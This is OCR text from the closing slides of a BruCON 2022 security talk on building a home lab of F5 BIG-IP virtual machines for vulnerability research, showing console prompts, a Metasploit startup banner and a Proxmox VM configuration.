
```
nate@ubuntuserver:~$
```

```
[root@bigip1:Active:In Sync] config #
```

```
        ffffffffffffffffffffffffff
        ffffffff..................
        ffffffff..................
        ffffffff..................


Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


       =[ metasploit v6.2.11-dev-                         ]
+ -- --=[ 2233 exploits - 1178 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x

[*] Starting persistent handler(s)...
msf6 >
```

It's dangerous to hack alone: Lab 101

- F5 gives away Virtual Edition VM's for all major hypervisors
  - Including vulnerable versions!
- Use a throwaway email
  - 30-day demo licenses
  - ISO images
- Good for vuln research
  - Testing compiled tools



Virtual Machine 201 (F5-VM-1) on node 'proxmox'

Memory	8.00 GiB
Processors	4 (1 sockets, 4 cores)
BIOS	Default (SeaBIOS)
Display	Default
Machine	Default (i440fx)
SCSI Controller	VirtIO SCSI
CD/DVD Drive (ide2)	none,media=cdrom
Hard Disk (virtio1)	local-lvm:vm-201-disk-1,size=76G
Network Device (net0)	e1000=6A:6A:52:78:5E:9C,bridge=vmbr0
Network Device (net1)	e1000=32:9C:1A:90:C0:DE,bridge=vmbr1,tag=4093
Network Device (net2)	e1000=BE:C7:CF:D7:FB:BC,bridge=vmbr2,tag=4094

QUESTIONS?

Thank you BruCON!

BruCON 0x0E – September 29th, 2022